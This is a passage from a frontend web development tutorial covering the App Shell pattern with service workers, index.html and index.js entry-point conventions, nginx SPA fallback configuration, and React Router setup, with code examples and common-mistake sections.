      <div class="skeleton" style="width: 40%;"></div>
    </main>
  </div>

  <script src="/app.js" defer></script>

  <!-- Register Service Worker -->
  <script>
    if ('serviceWorker' in navigator) {
      navigator.serviceWorker.register('/sw.js')
        .then(reg => console.log('SW registered:', reg.scope))
        .catch(err => console.error('SW registration failed:', err));
    }
  </script>
</body>
</html>
```



```

    }
  </script>
</body>
</html>

// public/sw.js (Service Worker)
const CACHE_NAME = 'app-shell-v1';
const SHELL_ASSETS = [
  '/',
  '/index.html',
  '/app.js',
  '/styles.css',
  '/offline.html'
];

// Install: Cache shell assets
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME)
      .then(cache => cache.addAll(SHELL_ASSETS))
      .then(() => self.skipWaiting())
  );
});

// Activate: Clean old caches
self.addEventListener('activate', (event) => {
  event.waitUntil(
    caches.keys().then(cacheNames => {
      return Promise.all(
        cacheNames
          .filter(name => name !== CACHE_NAME)
          .map(name => caches.delete(name))
      );
    }).then(() => self.clients.claim())
  );
});

// Fetch: Shell cache-first, API network-first
self.addEventListener('fetch', (event) => {
  const { request } = event;
  const url = new URL(request.url);

  // API requests: network-first
  if (url.pathname.startsWith('/api/')) {
    event.respondWith(
      fetch(request)
        .then(response => {
          // Clone and cache API response
          const copy = response.clone();
          caches.open('api-cache').then(cache => cache.put(request, copy));
          return response;
        })
        .catch(() => {
          // Fallback to cache if offline
          return caches.match(request);
        })
    );
    return;
  }
}

// Shell assets: cache-first
event.respondWith(

```

```

    caches.match(request)
      .then(response => response || fetch(request))
      .catch(() => caches.match('/offline.html'))
  );
});

// src/app.js (Client-side app)
class AppShell {
  constructor() {
    this.contentEl = document.getElementById('content');
    this.currentRoute = null;
    this.init();
  }

  init() {
    // Setup routing
    window.addEventListener('hashchange', () => this.route());
    this.route();
  }

  async route() {
    const hash = window.location.hash.slice(1) || '/';

    if (hash === this.currentRoute) return;
    this.currentRoute = hash;

    // Show skeleton while loading
    this.showSkeleton();

    // Load route content
    try {
      if (hash === '/') {
        await this.loadHome();
      } else if (hash === '/dashboard') {
        await this.loadDashboard();
      } else if (hash === '/settings') {
        await this.loadSettings();
      }
    } catch (error) {
      this.showError(error);
    }
  }

  showSkeleton() {
    this.contentEl.innerHTML = `
      <div class="skeleton" style="width: 60%;"></div>
      <div class="skeleton" style="width: 80%;"></div>
      <div class="skeleton" style="width: 40%;"></div>
    `;
  }

  async loadHome() {
    // Simulate API call
    await new Promise(resolve => setTimeout(resolve, 500));

    this.contentEl.innerHTML = `
      <h2>Welcome Home</h2>
      <p>This is the home page content loaded dynamically.</p>
    `;
  }

  async loadDashboard() {

```

```
// Fetch dashboard data from API
const response = await fetch('/api/dashboard');
const data = await response.json();

this.contentEl.innerHTML = `
  <h2>Dashboard</h2>
  <div>Users: ${data.users}</div>
  <div>Revenue: ${data.revenue}</div>
`;
}

async loadSettings() {
  // Lazy load settings module
  const { renderSettings } = await import('./settings.js');
  renderSettings(this.contentEl);
}

showError(error) {
  this.contentEl.innerHTML = `
    <h2>Error</h2>
    <p>${error.message}</p>
  `;
}

// Initialize app
new AppShell();
```

Common mistakes

1. Not Caching Shell Assets Aggressively

✗ Wrong: Shell HTML/CSS/JS cached with short TTL or not cached at all.

```
// Service Worker with weak caching
self.addEventListener('fetch', (event) => {
  // Always hits network, slow repeated loads
  event.respondWith(fetch(event.request));
});
```

✓ Correct: Cache shell assets permanently with versioned URLs.

```
const CACHE_NAME = 'app-shell-v2'; // Version in cache name
const SHELL_ASSETS = [
  '/',
  '/app.a3f2e1.js', // Content hash in filename
  '/styles.4b8c9d.css'
];

self.addEventListener('fetch', (event) => {
  const { request } = event;

  // Shell: cache-first (instant load)
  if (SHELL_ASSETS.some(asset => request.url.includes(asset))) {
    event.respondWith(
      caches.match(request).then(response => response || fetch(request))
    );
  }
```

```
}
});
```

Why it matters: The entire point of App Shell is instant loading from cache. Without aggressive caching, users download the same 50KB shell on every visit, defeating the performance benefit.

2. Hydration Mismatch Between Server and Client

✗ Wrong: Server renders different HTML than client re-renders.

```
// Server renders timestamp
function Header() {
  return <div>Generated at: {new Date().toISOString()}</div>;
}
// Server: "2025-01-11T10:00:00Z"
// Client hydrates: "2025-01-11T10:00:05Z" (5 seconds later)
// MISMATCH! React throws hydration error
```

✓ Correct: Ensure deterministic rendering or use client-only rendering for dynamic values.

```
import { useState, useEffect } from 'react';

function Header() {
  const [timestamp, setTimestamp] = useState(null);

  // Only set timestamp on client after hydration
  useEffect(() => {
    setTimestamp(new Date().toISOString());
  }, []);

  return (
    <div>
      Generated at: {timestamp || 'Loading...'}
    </div>
  );
}

// Server renders: "Generated at: Loading..."
// Client hydrates: matches! Then updates to actual timestamp
```

Why it matters: Hydration mismatches cause React to discard server-rendered HTML and re-render everything from scratch, wasting the SSR performance benefit and causing layout flicker.

3. Loading All Micro-Frontends Upfront

✗ Wrong: App Shell eagerly imports all MFEs, bloating initial bundle.

```
// Importing all MFEs synchronously
import DashboardMFE from './mfe/dashboard';
import SettingsMFE from './mfe/settings';
import ReportsMFE from './mfe/reports';
import AdminMFE from './mfe/admin';

// Initial bundle: 800KB (shell + all MFEs)
```

✓ **Correct:** Lazy load MFEs on-demand when routes match.

```
import { lazy, Suspense } from 'react';

// Lazy load MFEs
const DashboardMFE = lazy(() => import('./mfe/dashboard'));
const SettingsMFE = lazy(() => import('./mfe/settings'));
const ReportsMFE = lazy(() => import('./mfe/reports'));

function Shell() {
  return (
    <Suspense fallback={<MFESkeleton />>
      <Routes>
        <Route path="/dashboard/*" element={<DashboardMFE />} />
        <Route path="/settings/*" element={<SettingsMFE />} />
        <Route path="/reports/*" element={<ReportsMFE />} />
      </Routes>
    </Suspense>
  );
}

// Initial bundle: 50KB (shell only)
// Dashboard loads on demand: +200KB
```

Why it matters: User navigating to `/dashboard` doesn't need Settings and Reports MFEs loaded. Lazy loading reduces initial bundle from 800KB to 50KB, achieving <1s load time on 3G.

Best practices

Key principles

1. **Separate Static Shell from Dynamic Content:** Shell (nav, layout, critical CSS) cached forever. Content fetched per request via API.
2. **Service Worker Caching:** First visit caches shell assets. Subsequent loads serve from cache instantly, fetch only data.
3. **Instant Perceived Load:** Show shell immediately with skeleton content. Fill with data as it arrives.

DO

- Cache shell assets with Service Worker
- Inline critical CSS in `<head>`
- Use skeleton screens while content loads
- Version shell assets for cache invalidation
- Prioritize above-fold content

DON'T

- Include personalized content in shell
- Skip Service Worker registration
- Forget offline fallback page
- Cache API responses with shell (different strategy)
- Block render on non-critical resources

Quality gates

Before you call it done:

- ☐ Shell cached by Service Worker
- ☐ Critical CSS inlined
- ☐ Skeleton screens for loading
- ☐ Offline fallback page
- ☐ Shell loads in <200ms
- ☐ Assets versioned for cache invalidation

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/app-shell.html



Index HTML

THE SERVER SIDE · CHAPTER 20

Key insight. The index file is the **entry point contract** between servers and applications—when you visit `example.com/folder`, the server automatically looks for `folder/index.html`, making “index” the default filename convention across web infrastructure. This convention spans multiple contexts: `index.html` is the browser’s entry point (loads first), `index.js` is JavaScript’s module entry point (imported when you `import './folder'`), and `package.json`’s `"main": "index.js"` tells Node.js where to start.

Understanding index files prevents common bugs: forgetting `index.html` causes 403 Forbidden errors, misconfiguring Webpack’s entry point (`entry: './src/index.js'`) breaks builds, and incorrectly setting `package.json`’s `main` field makes your npm package unimportable. The power of index files lies in defaults—they reduce boilerplate (no need to specify `/index.html` in URLs) and create predictable project structure (every folder can be treated as a module).

What it is

1. index.html: The Web’s Default Document

When a web server receives a request for a directory path (`https://example.com/products/`), it automatically looks for specific filenames in order of precedence (configurable, but typically `index.html`, `index.htm`, `default.html`). This behavior is defined in server configuration:

Apache (`.htaccess` or `httpd.conf`):

```
DirectoryIndex index.html index.htm default.html
```

Nginx (`nginx.conf`):

```
index index.html index.htm;
```

This means:

- `https://example.com/` → Serves `example.com/index.html`
- `https://example.com/about/` → Serves `example.com/about/index.html`
- `https://example.com/products/` → Serves `example.com/products/index.html`

Without an index file, requesting a directory returns either a **403 Forbidden** (directory listing disabled) or **auto-generated file list** (directory listing enabled, security risk).

SEO Implications: URLs with and without trailing slash (`/products` vs `/products/`) are treated as different pages by search engines. Proper redirects and canonical tags prevent duplicate content issues.

2. index.html Structure and Best Practices

Modern index.html files follow semantic HTML5 structure and include critical metadata for SEO, performance, and accessibility:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Character encoding (must be first in <head>) -->
  <meta charset="UTF-8">

  <!-- Viewport for responsive design -->
  <meta name="viewport" content="width=device-width, initial-scale=1.0">

  <!-- SEO metadata -->
  <title>Page Title - Brand Name</title>
  <meta name="description" content="150-160 character description for search results">
  <meta name="keywords" content="keyword1, keyword2">

  <!-- Open Graph (social media previews) -->
  <meta property="og:title" content="Page Title">
  <meta property="og:description" content="Description">
  <meta property="og:image" content="https://example.com/og-image.jpg">
  <meta property="og:url" content="https://example.com/">

  <!-- Twitter Card -->
  <meta name="twitter:card" content="summary_large_image">

  <!-- Favicon -->
  <link rel="icon" href="/favicon.ico">
  <link rel="apple-touch-icon" href="/apple-touch-icon.png">

  <!-- Preload critical resources -->
  <link rel="preload" href="/fonts/main.woff2" as="font" type="font/woff2" crossorigin>

  <!-- Critical CSS (inlined for first paint) -->
  <style>
    /* Critical above-the-fold styles */
    body { margin: 0; font-family: system-ui; }
  </style>

  <!-- Defer non-critical CSS -->
```



```

    <link rel="stylesheet" href="/styles.css" media="print" onload="this.media='all'">
  </head>
  <body>
    <!-- App root for JavaScript frameworks -->
    <div id="root"></div>

    <!-- Defer JavaScript for better performance -->
    <script src="/app.js" defer></script>
  </body>
</html>

```

Performance Optimization Techniques:

- **Critical CSS inlined:** Reduces render-blocking requests
- **JavaScript deferred:** Scripts load without blocking HTML parsing
- **Resource hints:** `preload`, `prefetch`, `preconnect` optimize resource loading
- **Minimal HTML:** SPAs often have minimal `index.html`, React/Vue inject content via JavaScript

3. index.js: JavaScript Module Entry Points

In JavaScript module systems (CommonJS, ES Modules), importing a directory automatically resolves to `index.js`:

```

// Folder structure:
// components/
//   └─ index.js
//   └─ Button.js
//   └─ Input.js

// components/index.js (barrel export)
export { default as Button } from './Button';
export { default as Input } from './Input';

// Other files can import from folder
import { Button, Input } from './components'; // Resolves to ./components/index.js

```

This **barrel pattern** centralizes exports, creating cleaner imports. Without `index.js`, you'd need:

```

import Button from './components/Button';
import Input from './components/Input';

```

Node.js Resolution Algorithm:

1. Check if `./components` is a file (`components.js`)
2. If directory, check `./components/package.json` "main" field
3. If no `package.json`, default to `./components/index.js`
4. If no `index.js`, throw error: `Cannot find module './components'`

4. index.js in React Applications

React apps bootstrapped with Create React App use `src/index.js` as the application entry point:

```
// src/index.js (React 18)
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css'; // Global styles
import App from './App';

// Create root
const root = ReactDOM.createRoot(document.getElementById('root'));

// Render app
root.render(
  <React.StrictMode>
    <App />
  </React.StrictMode>
);

// Optional: Performance monitoring
reportWebVitals(console.log);
```

Webpack Configuration links `index.js` to build process:

```
// webpack.config.js
module.exports = {
  entry: './src/index.js', // Entry point
  output: {
    path: path.resolve(__dirname, 'dist'),
    filename: 'bundle.js'
  }
};
```

Webpack starts at `index.js`, follows all imports, bundles into output file. Changing entry point to a different file breaks the build.

5. `index.ts` in TypeScript Projects

TypeScript projects use `index.ts` as entry point, with additional type definition considerations:

```
// src/index.ts
import { App } from './App';
import { render } from './utils/render';

const rootElement = document.getElementById('root');

if (rootElement) {
  render(App, rootElement);
} else {
  throw new Error('Root element not found');
}

// Export public API for library projects
export { Button } from './components/Button';
export { Input } from './components/Input';
export type { ButtonProps, InputProps } from './types';
```

package.json for TypeScript Libraries:

```
{
  "main": "dist/index.js",      // CommonJS entry point
  "module": "dist/index.esm.js", // ES Module entry point
  "types": "dist/index.d.ts",   // Type definitions
  "files": ["dist"]
}
```

When someone installs your package:

- Node.js uses `main` (index.js compiled from index.ts)
- Bundlers use `module` for tree-shaking
- TypeScript uses `types` for autocomplete and type checking

6. index.html in Single-Page Applications (SPAs)

SPAs serve a minimal index.html with a single `<div id="root"></div>`, then JavaScript renders everything:

Before JavaScript loads (index.html):

```
<body>
  <div id="root"></div>
  <script src="/bundle.js"></script>
</body>
```

After JavaScript executes:

```
<body>
  <div id="root">
    <header>...</header>
    <nav>...</nav>
    <main>...</main>
    <footer>...</footer>
  </div>
  <script src="/bundle.js"></script>
</body>
```

SEO Problem: Search engines request index.html, see empty `<div id="root"></div>`, index no content.

Solution: Server-Side Rendering (SSR) or Static Site Generation (SSG) pre-renders content into index.html.

7. index.html in Static Site Generators

Static Site Generators (Gatsby, Next.js, Hugo) build separate index.html for each route:

```
dist/
├─ index.html           (homepage)
├─ about/
│  └─ index.html       (/about page)
└─ blog/
   ├─ index.html       (/blog page)
   ├─ post-1/
   │  └─ index.html    (/blog/post-1)
```

```
└─ post-2/
  └─ index.html      (/blog/post-2)
```

Each `index.html` contains pre-rendered HTML, improving SEO and performance. **Clean URLs** work without file extensions: `/about` serves `/about/index.html`.

8. Custom Index Files and Security

Directory Listing Security Risk: If no index file exists and directory listing is enabled:

```
Index of /uploads
- user-data.csv
- passwords-backup.txt
- private-keys.pem
```

Solution: Always include `index.html` (even empty) or disable directory listing:

```
### Apache
Options -Indexes
```

```
### Nginx
autoindex off;
```

Multi-language Sites: Some servers support locale-specific index files:

```
index.en.html  (English)
index.fr.html  (French)
index.de.html  (German)
```

Configured via server rules to redirect based on `Accept-Language` header.

9. Index Files in Package.json

npm packages use `package.json`'s `main` field to specify entry point:

```
{
  "name": "my-library",
  "version": "1.0.0",
  "main": "index.js",           // Default: when someone does require('my-library')
  "module": "index.esm.js",    // ES Module entry point
  "browser": "index.umd.js",    // Browser-specific build
  "exports": {
    ".": {
      "require": "./index.js",
      "import": "./index.esm.js"
    },
    "./utils": "./utils/index.js" // Subpath exports
  }
}
```

Resolution Priority:

1. `exports` field (if present, overrides everything)

2. `module` field (for bundlers)
3. `main` field (CommonJS default)
4. `index.js` (fallback if no fields specified)

Misconfiguring causes errors: `Cannot find module 'my-library'.`

In code

Example: Example 1: Complete HTML5 Index Template

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">

  <!-- SEO -->
  <title>Modern Web App | Fast, Secure, Accessible</title>
  <meta name="description" content="A production-ready index.html template with performance
optimizations and SEO best practices.">
  <meta name="keywords" content="web app, performance, seo, pwa">
  <meta name="author" content="Your Name">
  <link rel="canonical" href="https://example.com/">

  <!-- Open Graph / Facebook -->
  <meta property="og:type" content="website">
  <meta property="og:url" content="https://example.com/">
  <meta property="og:title" content="Modern Web App">
  <meta property="og:description" content="Production-ready template">
  <meta property="og:image" content="https://example.com/og-image.jpg">

  <!-- Twitter -->
  <meta property="twitter:card" content="summary_large_image">
  <meta property="twitter:url" content="https://example.com/">
  <meta property="twitter:title" content="Modern Web App">
  <meta property="twitter:description" content="Production-ready template">
  <meta property="twitter:image" content="https://example.com/twitter-image.jpg">

  <!-- Favicon -->
  <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
  <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
  <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
  <link rel="manifest" href="/site.webmanifest">
  <meta name="theme-color" content="#ffffff">

  <!-- Preconnect to external domains -->
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>

  <!-- Preload critical resources -->
  <link rel="preload" href="/fonts/inter-var.woff2" as="font" type="font/woff2" crossorigin>
  <link rel="preload" href="/app.js" as="script">

  <!-- Critical CSS (inline for fastest render) -->
  <style>
```

```

*,*::before,*::after{box-sizing:border-box}
body{margin:0;font-family:system-ui,-apple-system,sans-serif;line-height:1.5}
#root{min-height:100vh;display:flex;flex-direction:column}
</style>

<!-- Non-critical CSS (defer loading) -->
<link rel="stylesheet" href="/styles.css" media="print" onload="this.media='all'">
<noscript><link rel="stylesheet" href="/styles.css"></noscript>

<!-- PWA support -->
<meta name="mobile-web-app-capable" content="yes">
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
</head>
<body>
  <!-- App container -->
  <div id="root">
    <!-- Fallback content for no-JS users -->
    <noscript>
      <div style="padding: 2rem; text-align: center;">
        <h1>JavaScript Required</h1>
        <p>This application requires JavaScript to run. Please enable JavaScript in your browser
settings.</p>
      </div>
    </noscript>

    <!-- Loading indicator (shown until React hydrates) -->
    <div id="loading" style="display: flex; align-items: center; justify-content: center; min-
height: 100vh;">
      <div style="text-align: center;">
        <svg width="50" height="50" viewBox="0 0 50 50">
          <circle cx="25" cy="25" r="20" fill="none" stroke="#333" stroke-width="4"
stroke-dasharray="31.4 31.4" transform="rotate(-90 25 25)">
            <animateTransform attributeName="transform" type="rotate" from="0 25 25" to="360 25 25"
dur="1s" repeatCount="indefinite"/>
          </circle>
        </svg>
        <p>Loading...</p>
      </div>
    </div>
  </div>

  <!-- Scripts (defer for non-blocking load) -->
  <script src="/app.js" defer></script>

  <!-- Service Worker registration -->
  <script>
    if ('serviceWorker' in navigator) {
      window.addEventListener('load', () => {
        navigator.serviceWorker.register('/sw.js')
          .then(reg => console.log('SW registered:', reg.scope))
          .catch(err => console.error('SW registration failed:', err));
      });
    }
  </script>

  <!-- Analytics (load asynchronously) -->
  <script async src="https://www.googletagmanager.com/gtag/js?id=GA_MEASUREMENT_ID"></script>
  <script>
    window.dataLayer = window.dataLayer || [];
    function gtag(){dataLayer.push(arguments);}
    gtag('js', new Date());

```

```

    gtag('config', 'GA_MEASUREMENT_ID');
  </script>
</body>
</html>

```

Common mistakes

1. Missing index.html in Deployment

✗ Wrong: Deploying SPA without index.html fallback for client-side routing.

```

# nginx.conf (BAD)
server {
  listen 80;
  server_name example.com;
  root /var/www/html;

  location / {
    # Missing try_files directive
  }
}

# Result:
# /          → 200 OK (serves index.html)
# /about     → 404 Not Found (no about.html file)
# /products/123 → 404 Not Found (SPA routing breaks)

```

✓ Correct: Configure server to fallback to index.html for all routes.

```

# nginx.conf (GOOD)
server {
  listen 80;
  server_name example.com;
  root /var/www/html;

  location / {
    try_files $uri $uri/ /index.html;
    # Try requested file, then directory, then fallback to index.html
  }

  # Cache static assets
  location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg|woff2)$ {
    expires 1y;
    add_header Cache-Control "public, immutable";
  }
}

# Result:
# /          → 200 OK (serves index.html)
# /about     → 200 OK (serves index.html, React Router handles /about)
# /products/123 → 200 OK (serves index.html, React Router handles route)

```

Why it matters: SPAs use client-side routing. Requesting `/products/123` doesn't mean there's a `products/123.html` file—it's handled by JavaScript. Without fallback, direct URL access or page refreshes return 404.

2. Incorrect Package.json Main Field

✗ **Wrong:** package.json points to non-existent file.

```
{
  "name": "my-library",
  "version": "1.0.0",
  "main": "lib/index.js"
}
```

```
// File structure:
// my-library/
//   └─ package.json
//   └─ src/
//       └─ index.js
//   └─ dist/
//       └─ bundle.js
```

```
// Result:
// require('my-library') → Error: Cannot find module './lib/index.js'
```

✓ **Correct:** Main points to actual compiled output.

```
{
  "name": "my-library",
  "version": "1.0.0",
  "main": "dist/index.js",           // CommonJS build
  "module": "dist/index.esm.js",    // ES Module build
  "types": "dist/index.d.ts",       // TypeScript definitions
  "files": ["dist"],               // Only include dist in npm package
  "scripts": {
    "build": "rollup -c",
    "prepublishOnly": "npm run build"
  }
}
```

```
// rollup.config.js ensures dist/index.js exists
export default {
  input: 'src/index.js',
  output: [
    { file: 'dist/index.js', format: 'cjs' },
    { file: 'dist/index.esm.js', format: 'esm' }
  ]
};
```

```
// Result:
// require('my-library') → Loads dist/index.js ✓
// import from 'my-library' → Loads dist/index.esm.js ✓
```

Why it matters: Wrong main field makes your package unimportable. Users install it, try to import, get errors. Always test your package locally before publishing: `npm link` in package directory, `npm link my-library` in test project.

3. Index.html Not Optimized for Performance

✗ **Wrong:** Render-blocking resources in `<head>`.


```

<!DOCTYPE html>
<html>
<head>
  <title>My App</title>

  <!-- ❌ Render-blocking CSS -->
  <link rel="stylesheet" href="/styles.css">
  <link rel="stylesheet" href="/theme.css">
  <link rel="stylesheet" href="/vendor.css">

  <!-- ❌ Render-blocking JavaScript -->
  <script src="/jquery.js"></script>
  <script src="/app.js"></script>
</head>
<body>
  <div id="root"></div>
</body>
</html>

<!-- Result: Browser blocks rendering until all CSS/JS downloaded -->
<!-- First Contentful Paint: 3-5 seconds -->

```

✅ **Correct:** Optimize resource loading.

```

<!DOCTYPE html>
<html>
<head>
  <title>My App</title>

  <!-- ✅ Inline critical CSS (above-the-fold styles) -->
  <style>
    /* Critical CSS extracted from styles.css */
    body{margin:0;font-family:system-ui}
    #root{min-height:100vh}
  </style>

  <!-- ✅ Defer non-critical CSS -->
  <link rel="preload" href="/styles.css" as="style"
onload="this.onload=null;this.rel='stylesheet'">
  <noscript><link rel="stylesheet" href="/styles.css"></noscript>

  <!-- ✅ Preconnect to external domains -->
  <link rel="preconnect" href="https://fonts.googleapis.com">
</head>
<body>
  <div id="root"></div>

  <!-- ✅ Defer JavaScript (non-blocking) -->
  <script src="/app.js" defer></script>
</body>
</html>

<!-- Result: Browser renders page immediately with critical CSS -->
<!-- First Contentful Paint: <1 second -->
<!-- Full CSS/JS loads in background -->

```

Why it matters: Every render-blocking resource in `<head>` delays First Contentful Paint. Users see blank screen while browser downloads resources. Inline critical CSS, defer non-critical resources = faster perceived performance.

Best practices

Key principles

1. **Index is a Default, Not a Filename:** Nothing special happens because a file is called `index`. A server directive (`DirectoryIndex`, `index`), the Node resolution algorithm, or a bundler `entry` field is what confers the meaning. Change the directive and the default moves.
2. **One Document, Many Roles:** A SPA's `index.html` is simultaneously the crawler's first response, the critical-path budget, and the mount point for the JS app. Everything that must exist before hydration — charset, viewport, favicon, manifest, the root `<div>` — lives there and nowhere else.
3. **Entry Points Define Reachability:** Tree-shaking is reachability analysis from the entry. Pick the wrong entry, or funnel every import through a fat barrel, and the bundler can no longer prove unused exports are dead.

DO

- Ship an index file in every served directory, or disable directory listing (`Options -Indexes`, `autoindex off`)
- Add SPA history fallback (`try_files $uri $uri/ /index.html`) so deep routes survive a refresh
- Keep the host document minimal: charset first, viewport, title/description, one mount node, one deferred module script
- Use barrels for *public* surfaces (a feature folder, a component library) and direct paths inside a folder
- Declare `exports` (plus `main/module/types` for legacy resolvers) and verify with `npm pack` before publishing
- Pick one canonical URL form (with or without trailing slash) and 301 the other

DON'T

- Import a sibling through the barrel that re-exports it — that is a circular import and yields `undefined` at module-init time
- Put render-blocking `<link rel="stylesheet">` / synchronous `<script>` chains in `<head>`
- Point `main` at a source path that the build never emits
- Rely on directory listing as a file browser in production
- Assume `/products` and `/products/` are the same URL to a crawler
- Re-export everything from a root barrel just to shorten imports

Quality gates

Before you call it done:

- ☐ Every served directory has an index file, or listing is disabled
- ☐ SPA deep routes fall back to `index.html` (no 404 on refresh)

- ☐ Host document has `charset` first, viewport, title, description, and one mount node
- ☐ Published packages declare `exports / main` pointing at emitted build output
- ☐ Scripts are `type="module"` or `defer`; no render-blocking `<head>` chains
- ☐ Barrels never import their own siblings back through themselves

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/index-file.html



Router

THE SERVER SIDE · CHAPTER 21

AT A GLANCE

- Enables SPA navigation without page reloads
- Intercepts links and updates URL via History API
- Creates app-like experience with component swapping

Key insight. Client-side routers enable **Single Page Applications (SPAs)** to navigate **without full page reloads** by intercepting link clicks and updating the URL using the **History API**, then rendering the matching component for that route. This creates an **app-like experience** where clicking a link updates only the content area (component swap) instead of requesting a new HTML document from the server, preserving JavaScript state and avoiding the “white flash” of traditional multi-page navigation.

What it is

In traditional Multi-Page Applications (MPAs), clicking a link sends an HTTP request to the server, which responds with a completely new HTML document. The browser discards the current page, downloads the new one, and re-executes all JavaScript. This causes a “white flash,” loses application state, and feels slow.

Client-side routers solve this by:

1. **Intercepting Navigation:** Listen for link clicks and `<a>` tag interactions, preventing default browser behavior (`event.preventDefault()`)

2. **Updating the URL:** Use the browser's History API (`history.pushState()`) to change the URL bar without triggering a page reload
3. **Matching Routes:** Compare the new URL against a route table (e.g., `/users/:id` matches `/users/123`)
4. **Rendering Components:** Unmount the old component, mount the new component for the matched route
5. **Preserving State:** Keep Redux store, React context, and global JavaScript state intact across navigation

Core Concepts:

- **Route Configuration:** Declarative mapping of URL patterns to components (`<Route path="/about" component={About} />`)
- **Dynamic Segments:** URL parameters like `/users/:userId` extract values to props (`useParams()`)
- **Nested Routes:** Child routes render inside parent components, creating layouts
- **Programmatic Navigation:** Navigate via JavaScript (`navigate('/dashboard')`) instead of just links
- **Route Guards:** Protect routes with authentication checks before rendering (Protected Routes pattern)
- **History Management:** Browser back/forward buttons work via `popstate` event listeners

Popular Router Libraries:

- **React Router** (most popular): Declarative routing with `BrowserRouter` , `Route` , `Link` , hooks (`useParams` , `useNavigate` , `useLocation`)
- **Vue Router:** Official Vue.js router with `<router-link>` , `<router-view>` , navigation guards
- **Angular Router:** Built into Angular framework with `routerLink` , route guards, lazy loading
- **TanStack Router** (modern): Type-safe routing with built-in data loading and caching

Why Routers Matter:

1. **Performance:** No full page reload → faster navigation, preserved state
2. **User Experience:** App-like feel, smooth transitions, no “white flash”
3. **SEO:** Shareable URLs for specific app states (though requires SSR or pre-rendering for SEO)
4. **Code Splitting:** Lazy load route components (`React.lazy()`) to reduce initial bundle size
5. **Developer Experience:** Declarative route definitions, type-safe params (TypeScript), programmatic navigation

Trade-offs:

- **Initial Bundle Size:** Router library + all route components (mitigated by code splitting)
- **SEO Challenges:** Search engines need server-side rendering (SSR) or static site generation (SSG)
- **Accessibility:** Must manage focus and announce route changes for screen readers
- **Complexity:** More complex than traditional links, especially nested routes and guards

In code

Example: React Router Setup

```
// ===== ROUTE CONFIGURATION =====
// App.js - Basic routing setup with React Router

import React from 'react';
import { BrowserRouter, Routes, Route, Link } from 'react-router-dom';

// Page components
function Home() {
  return (
    <div className="page">
      <h1>Home Page</h1>
      <p>Welcome to our application!</p>
    </div>
  );
}

function About() {
  return (
    <div className="page">
      <h1>About Us</h1>
      <p>We build amazing web applications.</p>
    </div>
  );
}

function Contact() {
  return (
    <div className="page">
      <h1>Contact</h1>
      <p>Email us at hello@example.com</p>
    </div>
  );
}

function NotFound() {
  return (
    <div className="page">
      <h1>404 - Page Not Found</h1>
      <p>The page you're looking for doesn't exist.</p>
      <Link to="/">Go back home</Link>
    </div>
  );
}

// ===== APP WITH NAVIGATION =====
function App() {
  return (
    <BrowserRouter>
      <div className="app">
        {/* Navigation bar - appears on all pages */}
        <nav className="navbar">
          <Link to="/">Home</Link>
          <Link to="/about">About</Link>
          <Link to="/contact">Contact</Link>
        </nav>
      </div>
    </BrowserRouter>
  );
}
```

```

    { /* Route outlet - component changes based on URL */ }
    <main className="content">
      <Routes>
        <Route path="/" element={<Home />} />
        <Route path="/about" element={<About />} />
        <Route path="/contact" element={<Contact />} />
        <Route path="*" element={<NotFound />} />
      </Routes>
    </main>
  </div>
</BrowserRouter>
);
}

export default App;

// ===== HOW IT WORKS =====
/*
1. User clicks <Link to="/about">
2. React Router intercepts click, prevents default browser navigation
3. Calls history.pushState('/about', ...) to update URL bar
4. Routes component re-renders, matches "/about" to About component
5. About component renders in place of Home component
6. No HTTP request, no page reload, state preserved
*/

// ===== ADDING ACTIVE LINK STYLING =====
import { NavLink } from 'react-router-dom';

function Navigation() {
  return (
    <nav>
      <NavLink
        to="/"
        className={({ isActive }) => isActive ? 'nav-link active' : 'nav-link'}>
        Home
      </NavLink>
      <NavLink
        to="/about"
        className={({ isActive }) => isActive ? 'nav-link active' : 'nav-link'}>
        About
      </NavLink>
    </nav>
  );
}

// CSS
// .nav-link.active { font-weight: bold; color: blue; }

```

Common mistakes

1. Using `<a>` Tags Instead of `<Link>`

Mistake: Using regular anchor tags for internal navigation causes full page reloads.

```
// ❌ BAD: Anchor tag causes full page reload
function Navigation() {
  return (
    <nav>
      <a href="/">Home</a>
      <a href="/about">About</a>
      <a href="/contact">Contact</a>
    </nav>
  );
}

// Clicking these links:
// 1. Sends HTTP request to server
// 2. Browser discards current page
// 3. Loads entirely new HTML document
// 4. Loses all React state
// 5. Re-initializes entire app
// 6. Shows "white flash" between pages

// ✅ GOOD: Link component uses client-side routing
import { Link } from 'react-router-dom';

function Navigation() {
  return (
    <nav>
      <Link to="/">Home</Link>
      <Link to="/about">About</Link>
      <Link to="/contact">Contact</Link>
    </nav>
  );
}

// Clicking these links:
// 1. Intercepts click, prevents default
// 2. Updates URL with history.pushState()
// 3. Swaps component (About replaces Home)
// 4. Preserves React state
// 5. No HTTP request, instant navigation

// When to use <a> tags:
// - External links: <a href="https://example.com">External</a>
// - File downloads: <a href="/api/download/file.pdf">Download</a>
// - Hash links (same page): <a href="#section">Jump</a>
```

Why it matters: Using `<a>` destroys SPA benefits, causing slow navigation and lost state.

2. Forgetting `exact` Prop (React Router v5) or Incorrect Path Matching

Mistake: Routes match partially, causing multiple components to render.

```
// ❌ BAD: React Router v5 without exact
import { BrowserRouter, Route } from 'react-router-dom';

function App() {
  return (
    <BrowserRouter>
      <Route path="/" component={Home} />
      <Route path="/about" component={About} />
      <Route path="/about/team" component={Team} />
    </BrowserRouter>
  );
}
```



```

    </BrowserRouter>
  );
}
// Problem: Navigating to /about renders BOTH Home and About
// because "/" matches "/about" (partial match)

// ✅ GOOD: React Router v5 with exact
function App() {
  return (
    <BrowserRouter>
      <Route exact path="/" component={Home} />
